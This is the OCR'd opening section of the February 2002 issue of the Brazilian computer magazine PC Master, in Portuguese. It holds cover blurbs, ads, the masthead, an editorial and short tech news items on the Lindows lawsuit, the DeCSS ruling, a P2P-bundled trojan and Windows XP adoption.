Kylix 2: Melhor e mais fácil de usar. Confira as novidades aqui

PC MASTER®

www.europanet.com.br

Linux • Windows • Redes • Programação • Internet

Edição 57
Ano 5
Brasil R$ 11,90
Portugal 750$00

VERSÃO EXCLUSIVA ATUALIZADA 2 CDs SÓ TEM NA PC MASTER

Conectiva LINUX 7.0

EDITORA EUROPA

ISSN 1414-3925

Linux completo em português. Na revista instruções detalhadas:

- Instalação passo-a-passo para iniciantes
- Como aproveitar os novos recursos
- Dicas para atualizar seu sistema antigo
- Todas as manhas de configuração
- Diminua custos da sua empresa com Linux
- Tutorial para instalar novos aplicativos

Chegou o Visual Studio .NET

Tudo o que desenvolvedores, programadores e especialistas precisam saber sobre a nova ferramenta de programação da Microsoft

Guia contra vírus

Seja profissional. Aprenda a manter seu computador imune sem usar antivírus. Aqui, roteiro para você saber como proceder

Emuladores de games

Conheça os emuladores para Windows e Linux de Arcade, Sega, PlayStation...

EXCLUSIVO

O Lindows em ação

Internet Explorer rodando no Lindows!

Screenshots inéditos do novo sistema funcionando e entrevista com os inventores

CD 1 Conectiva 7.0 - Parte 1 – Instalação do sistema base. Versão exclusiva com pacotes atualizados

- No total são 1.000 pacotes diferentes
- Kernel 2.4 ou 2.2 (você escolhe)
- Gnome 1.4 e KDE 2.1.2
- Koffice 1.1
- Mais Apache 1.33, XFree86 4.0.3, MySQL, Squid, Gimp, FreeType e muitos outros

CD 2 Conectiva 7.0 - Parte 2 – Mais de 400 aplicativos preparados para o Conectiva 7.0

- Enlightenment 0.16
- Blackbox
- Netsaint 0.6
- Snort 1.7
- Xmms 1.2.4
- São mais de 700 pacotes diferentes

Replicação de CDs e DVDs. Uma história que a gente dividiu ao meio.

a.S.
(antes da Sonopress)

d.S.
(depois da Sonopress)

Quando se trata de atendimento, a Sonopress pensa em você do começo ao fim da linha. Por isso, nossos serviços estão cada vez mais completos e eficientes. Da autoração à entrega, cuidamos de tudo para que você tenha um produto final incomparável. Sonopress. Dia após dia, a solução.

- Autoração
- Pré-masterização
- Replicação
- Produção de material gráfico
- Manipulação
- Distribuição

Sonopress

Solução na fabricação de CD ROM, Áudio e DVD

Fone: (11) 3613-7300 - Fax: (11) 3611-3364 - www.sonopress.com.br

Hospedagem

Registro de Domínio

E-mail

E-commerce

Soluções...

Sua empresa não existe na Internet?

Venha para a Digiweb Brasil!

Planos de hospedagem à partir de R$ 29,90*

Nesses dias de globalização, quem não tem um web site na Internet não existe.

Abra as portas de sua empresa para o mundo, tenha um web site na Internet.

Não fique para trás, na **Digiweb Brasil** você encontra toda a eficiência, rapidez e segurança que você precisa para fazer seu projeto de Internet virar um sucesso. Tudo que você imaginar, web site, portal, megaportal, comercio eletrônico, não importa o que você quer fazer, nós temos a solução do tamanho de sua necessidade.

Na hora de decidir, escolha quem faz mais por você.

Rápido

Fácil

Econômico

Seguro

www.digiweb.com.br

Ninguém está mais preparado para cuidar de seu web site.

Digiweb BRASIL


(11) 5084-2575

* Preço referente ao plano Linux. - Pagamento Trimestral - Descontos para pagamentos semestrais e anuais. Taxa Inscrição R$ 30,00 - Serviço de Registro de Domínio : R$ 50,00. Taxas FAPESP/Internic não inclusas

Destaques

Ilustração: Rodrigo Mota

Conectiva Linux 7.0 – Instale a nova versão do Linux mais brasileiro de todos. A distribuição com a instalação mais fácil, totalmente em português e que você recebe atualizada nos CDs desta edição 22



Lindows em ação – Entrevista exclusiva com o criador do LindowsOS. Contando detalhes sobre seu projeto 18

Visual Studio .NET – Foram muitas as mudanças em relação às versões anteriores, a maioria para melhor, conheça as novidades 32

Repórter 6
Entrevista Cyclades 14
Sites do momento 16
Samba 38
Vírus - Ameaça 42
Crossover Plugin 47
MP3 no Linux 50
Falhas de Segurança 52
Kylix 2 54
Emuladores 56
Grupo de Desenvolvedores 58
Família Linux 60
Helpline 62
Crônica: Cybergirla 66

Se for o caso, reclame. **Nosso objetivo é a excelência!**

EDITORA 15 ANOS EUROPA

CORRESPONDÊNCIA
Rua M.M.D.C., 121
CEP 05510-021
São Paulo – SP
Fax: (0xx11) 3097-8583

Atendimento (0xx11) 3038-5050 (São Paulo),
0800-557667 (Outras localidades)
Das 8h às 20h; sábados das 9h às 15h
e-mail: atendimento@europanet.com.br

Redação
(0xx11) 3038-5079
e-mail: pcmaster@europanet.com.br

Publicidade
(0xx11) 3038-5098
e-mail: publicidade@europanet.com.br

Suporte técnico (0xx11) 3038-5070
Horário de atendimento – De segunda à sexta das 9h às 12h e das 14h às 17h
e-mail: suporte@europanet.com.br

Visite nosso site: www.europanet.com.br

PC MASTER

Edição Nº 57 – Fevereiro 2002

Diretores
Aydano Roriz e Abilio P. Cunha

Editor e Diretor Responsável: Aydano Roriz

Redação
Diretor Editorial: Roberto Araújo
Redator-chefe: Luiz Siqueira
Editora-assistente: Christiane Fenyô
Redator Técnico: Edson Ogihara
Repórter e redator: Sérgio Vinicius
Chefe de Arte: Welby Dantas
Assistente de Arte: Rodrigo Mota
Revisão de Texto: Leticia Bueno
Jornalista Responsável: Roberto Araújo MTb.10.766
Colaboraram nesta edição: César Cavalcanti, Toni Cavalheiro, Domingo M. Montanaro e Leandro Calçada

Produção do CD-ROM: Edson Ogihara e Luiz Siqueira
Euroimagem: Valerio Romahn
Internet: Luiz Siqueira (Web Editor), Cassio Narciso (Web Master) Wilson Jr (Web Designer)

Diretor Operacional: Abilio P. Cunha

Marketing: Flávia Pinheiro
Propaganda: Ivan Volpe

Publicidade São Paulo
Ligue (0xx11) 3038 + ramal desejado
Gerente de produto. Rodrigo Cunha (r 5097)
Executivo de contas: Alessandro Donadio (r 5095)

Publicidade Outras Praças
Brasília (0xx61) 242-9590 - New Business
Minas Gerais (0xx31) 291-5751 - Celia de Oliveira
Nordeste (0xx71) 929 - 8624 - Ângela Freitas
Paraná (0xx41) 224-6313 - Helenara Andrade
Rio de Janeiro (0xx21) 507-8541 - Leopoldo Amorim
Rio Grande do Sul (0xx51) 3233-1587 - Rose Isoppo
Santa Catarina (0xx48) 247-7804 - Atanil de Medeiros

Publicidade EUA e Canadá: Global Media
Fone 001 (650) 306-0880; Fax: 001 (650) 306-0890

Circulação e Promoção
João Alexandre, Ézio S. Vicente, Jackeline Monjardás, Joelma R. Dantas e Marcelo Diniz

Desenvolvimento de Pessoal: Tânia Marilia Ribeiro

Atendimento ao Assinante
Telefone São Paulo: (0xx11) 3038-5050;
Telefone outros estados: 0800-557667
Cecília Tomazelli (Supervisora); Fabiana Lopes (Coordenadora); Carla Dantas; Elisangela Tokashiki; Ivania Marques; Luiz Eduardo Soares; Paula Hanne; Renata Kurosaki, Erick Melo, Ronie de Souza, Willians Lima da Cruz, Raphael de Oliveira Gherarde e Vinicios Dell'Erba Christe

Suporte Técnico (0xx11) 3038-5070 – **E-mail:** suporte@europanet.com.br
Marco Olivati (Coordenador); José Jr., Élcio Jr, Ivan Bastos e Rodolfo Mello

PC Master (ISSN 1414-3828) é uma publicação mensal da Editora Europa Ltda. O CD-ROM é parte integrante desta edição, não podendo ser vendido separadamente. A Editora Europa não se responsabiliza pelo conteúdo dos anúncios de terceiros.
Números anteriores – No seu jornaleiro ou na Editora Europa
Rua M.M.D.C nº 121 – São Paulo, SP - CEP 05510-021.
Fone 0800 55 7667, Fax (0xx11) 3097-8583
Pela Internet www.europanet.com.br
E-mail atendimento@europanet.com.br

Distribuidor Exclusivo para o Brasil
Fernando Chinaglia Distribuidora S. A. – Rua Teodoro da Silva, 907 CEP 20563-900 Rio de Janeiro - RJ

Distribuição em Portugal:
MIDESA PORTUGAL S.A.
Rua da República da Coreia, 34 - Ranholas
2710-460 - Sintra - Lisboa - Portugal
Fone: 21 926 78 00
e-mail: editores@midesa.pt

Impressão: Gráfica Globo Cochrane

ANER – Somos Filiados à ANER –
Associação Nacional dos Editores de Revistas

IVC – Instituto Verificador de Circulação

Ao Leitor

Só estando muito atento ao processo é que se descobre as tendências. O processo de evolução na informática, como de resto em todas as outras áreas, à primeira vista é caótico. Milhares de pessoas e empresas usando, experimentando e modificando programas e procedimentos, sem que se possa ter uma idéia precisa do resultado a que se chegará.

É neste momento que acompanhar as principais tendências faz toda a diferença. O grande drama é que a maioria de nós, envolvida pelas missões cotidianas, não tem tempo para ler e experimentar tanta coisa. Um bom exemplo disso pode ser o Lindows, um novo sistema operacional que promete conciliar o Linux e o Windows. Possivelmente você não está vendo esta informação em nenhuma outra revista. Mesmo porque ainda está em desenvolvimento. Mas achamos que você deve acompanhar este tema.

Eis o porquê: Só 0,24% dos usuários navegam hoje pela Internet usando o Linux. Mas, por outro lado, este sistema operacional já tem uma assustadora participação de 30% como OS dos servidores web. Não dá para discutir que um Explorer é extremamente prático de usar. E, poder usá-lo sob o Linux, como promete o Lindows, é um motivo e tanto para incentivar a popularização do Linux. O tema, conforme você vai conferir nesta edição, é palpitante. E você não pode ficar fora da discussão.

Mas não é "só" isso. A grande vantagem de ser uma revista é a imensa turma que se forma com um mesmo interesse. Tudo o que acontece de importante, imediatamente é noticiado e o grupo participa, continua a partir das informações mais recentes, realimentando o sistema. Exemplo? Basta ver o índice desta edição, que vai dos emuladores de games até o guia contra vírus, sem o uso de antivírus, que vai fazer com que você mostre o quanto é profissional. E isso sem falar no poderoso Conectiva Linux 7.0 distribuído no CD-ROM.

É por coisas assim que estamos trabalhando duro para que a PC Master seja a revista de referência para usuários avançados. E assim, colocar para você um pouco de ordem neste "caos" vertiginoso que tem sido o desenvolvimento da informática.

Roberto Araújo – Diretor Editorial
araujo@europanet.com.br

Conheça as versões completas do Conectiva Linux 7.0

Conectiva Linux 7.0

O Conectiva Linux 7.0, é destinado tanto para uso em estações de trabalho quanto para servidores. Contém mais de 1000 softwares de livre utilização e ainda o Guia do Usuário e o Guia Rápido de Instalação.

Conectiva Linux Servidor Profissional

Direcionado aos Administradores de Redes, o Conectiva Linux Servidor Profissional apresenta um conjunto de soluções que otimizam a comunicação e o seu processamento em um ambiente seguro e estável.
Em seus Guias (Servidor Linux, Entendendo o Linux e o Guia Rápido de Instalação) é apresentado todas as informações para a implantação, administração e atualização das redes e servidores Linux.

www.conectiva.com.br
sac@conectiva.com.br
TEL: (41) 360 2662

Adquira suporte para o Conectiva Linux distribuído nesta edição por apenas:

R$ 44,00

Maiores informações:
sac@conectiva.com.br
TEL: (41) 360 2662

Conectiva

Repórter

Fique por dentro das últimas notícias de informática no Brasil e no Mundo. Entre elas está o processo que a Microsoft move contra a Lindows Inc.

O processo

Nem foi lançado o preview e o LindowsOS já causa tanta dor de cabeça para a Microsoft que a companhia resolveu processar a empresa que desenvolve o sistema operacional

A Microsoft entrou com um processo contra a Lindows Inc., que criou o sistema operacional LindowsOS. O motivo alegado pela gigante dos softwares parece banal: a "altíssima" semelhança do nome do ainda inédito OS com o de seu próprio sistema operacional, o onipresente Windows.

No processo, a gigante Microsoft afirma que o nome LindowsOS pode confundir o público e que infringe a marca registrada do Windows.

A empresa de Bill Gates pede que a Lindows Inc., detentora da marca, troque o nome de seu produto. O mais estranho é que, até agora, a Microsoft quer mesmo apenas isso: a troca do nome. Tanto que nenhum pedido quanto a mudanças no conteúdo do programa foi feito à justiça.

Michael Robertson, criador do site MP3.com e também do OS que pretende rodar programas para Linux e Windows, se mostrou bastante convicto em não acatar ao pedido. "Isso é ridículo", afirmou, por e-mail, o pai da criança exclusivamente à PC Master (leia entrevista na página 16). Além disso, em comunicado à imprensa, Robertson alega que duvida que as pessoas confundam uma pequena empresa com pouco mais de 20 empregados com o principal império do mundo dos softwares. "Se eles alegam que as pessoas estão confundindo a Microsoft com o Lindows.com, eles estão loucos".

A pendenga judicial deve se arrastar por um tempo, uma vez que, tanto Robertson quanto, principalmente, Gates não costumam desistir facilmente de um projeto.


Cidadania

Parceria privada para garantir inclusão digital e empregos

Fundação Bradesco e Microsoft lançam cursos que compreendem as novas tecnologias Microsoft .NET

A Fundação Bradesco e a Microsoft anunciaram uma parceria para desenvolver um projeto de inclusão digital a partir do AATP – Autorized Academic Training Provider, programa para formação de profissionais certificados nas plataformas Microsoft. Trata-se de um programa inédito que visa oferecer oportunidades de treinamento e certificação para uma camada da população que não tem acesso à tecnologia e à formação profissional especializada em informática.

O objetivo é atender no próximo ano mais de 2 mil alunos, que serão treinados e certificados gratuitamente por meio das 38 escolas da Fundação Bradesco em todo o País. Inicialmente, serão atendidos interessados de comunidades carentes, prioritariamente desempregados, alunos da rede pública de ensino e também da Fundação Bradesco, formando profissionais capacitados para o mercado de trabalho e diminuindo a exclusão digital. Essas pessoas terão oportunidade de se tornarem engenheiros de sistemas especializados nas mais novas tecnologias Microsoft. Mais informações no endereço www.escolavirtual.org.br.



EscolaVirtual.org: mais de 2 mil pessoas devem ser beneficiadas com a iniciativa

Linux no Governo

Open Source na Bahia

Conectiva lança solução de Gestão Municipal em ASP

A provedora de serviços em Linux, Conectiva, lançou a solução de Gestão Municipal no modelo ASP – Application Service Provider. Com ela, prefeitos, vice-prefeitos, vereadores, secretários municipais e lideranças municipalistas poderão ter acesso à soluções em Linux voltadas para gestão municipal, educação, saúde, infra-estrutura, geoprocessamento e portal colaborativo (C-Portal) de forma econômica.

O produto é oferecido por meio de parceria entre a Conectiva e Telemar (responsável por hospedar os serviços) e já está em fase de testes em diversos municípios do Estado da Bahia. Segundo a Conectiva, em breve, ele deve estar disponível para os demais Estados brasileiros por meio de parcerias com outras empresas de telefonia.

Frases

"O cronograma ainda é viável. Não vejo nenhum motivo para realizar alterações nesse sentido"

Juíza Colleen Kollar-Kotelly, negando o apelo da Microsoft de adiar as audiências que definirão, em 11 de março, as sanções contra a empresa.

"Precisávamos esquecer termos do tipo: o grande, o amplo, o maior, a maioria e muitos"

Terry Semel, que recentemente tomou posse como chefe executivo do site Yahoo! (www.yahoo.com), garantindo que mudará bastante a cara do portal mais visitado do mundo.

"A disputa entre a AMD e a Intel está muito parelha, e deve esquentar ainda mais este ano. Mas, se houver alguém na frente, esse alguém é a Intel. Mas só por um nariz"

Analista norte-americano Nathan Brookwood, do Institute64.

EM ALTA

PC POPULAR

Na campanha de popularização da Internet no país, vantagem para o computador popular montado pelos pesquisadores da Universidade Federal de Minas Gerais (UFMG), apresentado recetemente ao presidente Fernando Henrique Cardoso. O governo acredita que a máquina estará disponível no mercado em até seis meses. O computador popular em questão será utilizado principalmente em escolas, postos de saúde, microempresas e pequenas comunidades, mas o Governo ainda não deu um prazo para sua instalação nesses locais. A máquina exibida é um computador pessoal com sistema operacional Linux, que será produzido e comercializado a um custo, segundo os pesquisadores da UFMG, entre R$ 400 e R$ 500, sem contar os impostos.

EM BAIXA

ADOÇÃO DO XP

Segundo o International Data Corporation, a adoção do sistema operacional Windows XP deve ser lenta. É o que diz o estudo publicado pelo instituto de pesquisas International Data Corporation, que entrevistou mais de 300 administradores de rede e usuários das versões corporativas 2000 e NT. Segundo o relatório, o maior obstáculo ao avanço do XP é que muitas companhias ainda estão ocupadas com a implementação de todos os recursos do Windows 2000. Três de cada quatro empresas consultadas citaram este motivo para justificar a cautela em relação ao novo sistema operacional.

Novidade


Java plugin para WinXP

Sun Microsystems apresenta para a comunidade Web a Java Virtual Machine voltada ao novo sistema operacional

Mesmo tendo seus desentendimentos com a MS, a Sun Microsystems colocou no mercado a nova versão do Java plugin para Windows XP. A linguagem Web contém a Java Virtual Machine (JVM) para execução de aplicações Java no browser e está disponível para download gratuito no endereço eletrônico da empresa http://java.sun.com/getjava.

O novo plugin é compatível com todas as versões Windows, incluindo os browsers Internet Explorer (5.5 SP2 e 6.0) e Netscape (a partir da versão 6.0). Este novo acesso tecnológico dará aos desenvolvedores de Web a oportunidade de apresentar o último suporte para as aplicações Java.

"Estamos comprometidos, por meio desta tecnologia, com a distribuição da melhor experiência para o usuário interativo da Web", afirmou Rich Green, vice-presidente e gerente-geral de Java e Software XML da Sun Microsystems.



Plugin pode ser baixado de graça na página http://java.sun.com/getjava

Perigo

Risco no peer-to-peer


Programas de compartilhamento de arquivo permitem entrada de software espião no computador do usuário

Todo mundo sabe que os softwares peer-to-peer podem ser uma perfeita porta de entrada para agentes nocivos digitais, como hackers e vírus. Mas, especificamente os softwares de troca de arquivos KaZaA, LimeWire e Grokst podem causar mais dor de cabeça ainda aos seus usuários – segundo empresas de segurança, estes programas instalam também um software espião no micro do internauta.

Página do KaZaA: programa peer-to-peer propicia acesso remoto ao PC

O trojan, batizado como DlDer pelas empresas desenvolvedoras de antivírus, é um programa compilado do tipo Visual C ++, que foi descoberto no mês de dezembro do ano passado.


Quando executados, os programas instalam o arquivo DLDER.EXE no diretório Windows e incluem um registro de entrada que é ativado automaticamente toda a vez que o usuário inicia o microcomputador.


você realmente
é curioso?

Compartilhando conexão com segurança, na velocidade certa. A solução é

WinRoute

Firewall



Acesso Discado | ADSL (Speedy/Velox) | Cable Modem (Virtua, Ajato)

WinRoute
We stop hackers

TINY SOFTWARE DO BRASIL

ICSA CERTIFIED

Estamos cadastrando revendas e consultores

www.winroute.com.br
vendas@tinysoftware.com.br
Ligue: 11 3471.0007

Tiny Software do Brasil - Rua Tamandaré, 675 1º andar Aclimação - São Paulo - SP

Tribunal

Copyright 1 x 0 Código DeCSS

Depois de muita briga, justiça obriga site a tirar do ar códigos que propiciam a decodificação de DVDs

A segunda corte federal de apelações de Nova York aprovou a ação movida pelos estúdios de Hollywood contra Eric Corley, administrador do site 2600 Magazine (www.2600.com).

Corley publicou na Internet links para códigos de programas capazes de decodificar DVDs e permitir a reprodução dos discos em computadores pessoais.

O código de decodificação, conhecido como DeCSS permite que usuários suspendam o sistema de criptografia de filmes em DVD e regravem ou reproduzam os discos em computadores.

No início do ano passado, o código tornou-se muito popular graças ao site.

Depois de virar letra de música, código é obrigado a ser retirado da Internet

Virou música, criativamente batizada de DeCSS Song, que trazia o código na íntegra e tinha mais de 10 minutos, e foi inscrita em camisetas ostentadas por muitos geekers. A definição da justiça americana pode ter vindo tarde demais

InDesign


Soft leva cartão vermelho

Justiça ordena que Adobe Systems pare de vender o programa gráfico nos Estados Unidos

Processo por quebra de patente não é novidade no mundo da informática. Mas o fato de uma pequena empresa levar vantagem sobre alguma gigante em uma briga como essa é.

Foi o que aconteceu quando a justiça de Los Angeles ordenou que a Adobe parasse de vender, nos Estados Unidos, o InDesign e qualquer outro produto que violasse o direito autoral de software da Trio Systems LLC.

A Adobe afirmou que irá obedecer a ordem, embora não concorde com ela.



Holly Campbell, a porta-voz, admitiu que a versão 1.5 do InDesign utiliza alguns códigos dos softwares da Trio Systems, mas não especificou em que momento a empresa rompeu o acordo de licenciamento firmado entre as duas companhias.

Campbel ainda complementou que as próximas versões do programa não utilizarão mais esses códigos. A Trio Systems quer pelo menos 10 milhões de dólares como pagamento por ter "taxas de licenciamento perdidas com a venda de cópias do InDesign".

Agora existe uma revista perfeita para você.


O GUIA DOS CURIOSOS de Marcelo Duarte APRESENTA

Revista dos Curiosos®

As maiores curiosidades e explicações sobre:

Universo	Datas e Festas	Invenções
Reino Animal	Gente	Quadrinhos
Cinema	História	Religião
Ecologia	Corpo Humano	Televisão
Comida	Poder	Folclore
Esportes	Arte e Música	e muito mais...

Curiosos por dentro:



Revista dos Curiosos®

Para tudo existe uma explicação!

MAIS UM LANÇAMENTO

EDITORA 15 EUROPA

Nas bancas a partir de 15 de Fevereiro

Pelo telefone: (11) 3038-5050

na internet: www.europanet.com.br

Gelada

Linux em baixa com internautas

Pesquisa revela que apenas 0,24% dos usuários da Web utilizam o sistema do pingüim

Se o Linux vem crescendo dia após dia no campo doméstico, mas ainda longe do Windows, quando se fala em navegar na Internet, o sistema do simpático pingüim Tux leva uma gelada. Esta conclusão é do StatMarket, que apontou que apenas 0,24% dos internautas do mundo todo usam o sistema operacional criado por Linus Torvalds.

Segundo o estudo, os sistemas operacionais da Microsoft e da Apple, juntos, têm um alcance mediano de 98% entre os usuários da Web. E ainda, de acordo com o levantamento, por quase três anos, o uso do Linux para navegação na Internet flutuou entre míseros 0,2% e 0,3%, com nenhum crescimento substancial até hoje.

Curtas

XP

A IBM já oferece um arquivo que permite o ViaVoice versão 9, rodar em ambiente Windows XP. Com ele, o usuário de ViaVoice poderá usufruir de todas as funcionalidades do produto IBM também no sistema operacional XP. Para ter acesso gratuitamente a este arquivo, basta acessar a página eletrônica www.ibm.com/viavoice/br e clicar no logo "Suporte para Windows XP".

Modem

A Trellis, empresa de comunicação de dados, lançou o modem externo USB 56K. O produto que permite a computadores pessoais se conectar à Internet possui protocolos de compressão de erros e correção de dados por hardware. Além disso, o modem é compatível com qualquer micro que tenha disponível uma porta USB livre, além de dispor de dados, voz e áudio simultaneamente.

Demissões

A gigante do software para bancos de dados Oracle soltou um comunicado informando que deve cortar entre 400 e 800 funcionários. A maior parte das vagas fechadas pela empresa envolverão, principalmente, suas unidades norte-americanas de consultoria e vendas de soluções. As demissões representam cerca de um a dois por cento de sua força mundial de trabalho, de 42 mil funcionários.

WinZip

O programa mais famoso de compressão de arquivos chega a uma nova versão. O novo WinZip, versão 8.1, mantém a interface, traz diversos novos recursos. Entre as novidades da nova versão estão a compatibilidade com o Windows XP, o envio automático por e-mail de arquivos comprimidos e um menu que permite extrair arquivos para diretórios recentemente usados. Outro recurso útil é imprimir a lista de arquivos em um Zip.

4LINUX Men
www.4linux.com.br
A 4Linux agora em todo território nacional !
Seus melhores cursos de segurança
oferecidos também À DISTÂNCIA !
Cursos práticos ! Confira..: www.4linux.com.br

Papo de bar

Cerveja e Short Messages, muito em comum

Pesquisa revela o perigo que é tomar algumas a mais quando se tem um aparelho habilitado a enviar SMS

Mas um pesquisa sem grande relevância cientfica, mas, por isso mesmo, bem interessante acaba de sair do forno. Segundo um estudo da Zed (www.zed.com), empresa inglesa provedora de serviços móveis, com pessoas entre 18 e 35 anos, 78% dos usuários de celular mandam cerca de três mensagens por noite quando saem para beber. 22% mandam quatro ou mais.

Misturar álcool e SMS pode fazer com que 59% dos entrevistados mandem alguma mensagem de texto "inapropriada" ou "ofensiva" quando estavam bêbados. De acordo com a pesquisa, as mulheres são de longe as que mais fazem bobagem nessas situações. Muitas delas admitem que chegaram até a ser "grosseiras", mandando mensagens pessoais para pessoas erradas ou para ex-namorados.

Mais de um terço dos entrevistados disse que quando acorda no dia seguinte encontra um número estranho armazenado no celular. No entanto, enquanto a maioria das mulheres deleta o número na mesma hora, cerca de 25% do total de entrevistados (na maioria homens) escrevem para ver o que a outra pessoa achou. Às vezes, na hora de ir para a balada, é melhor deixar o celular em casa. **PCM**

RECUPERAÇÃO DE DADOS

HDs , CDs , Disquetes , ZipDrive ...

Inacessíveis , Defeituosos , Formatados , Bad Block ,
Ataque de Vírus , Hackers , Arquivos corrompidos ,
Apagados , Senhas Esquecidas , Clones Físicos ...

Laboratório nos EUA (opcional)

Tel: (11) 5531-2370

Visite nosso site:

www.doctor-byte.com

O LINUX NOS

Rodolfo Gobbi, diretor-geral da Cyclades, explica por que a empresa, que já foi brasileira e hoje tem sede nos Estados Unidos, é líder em conectividade entre sistemas Linux


Por Sérgio Vinícius

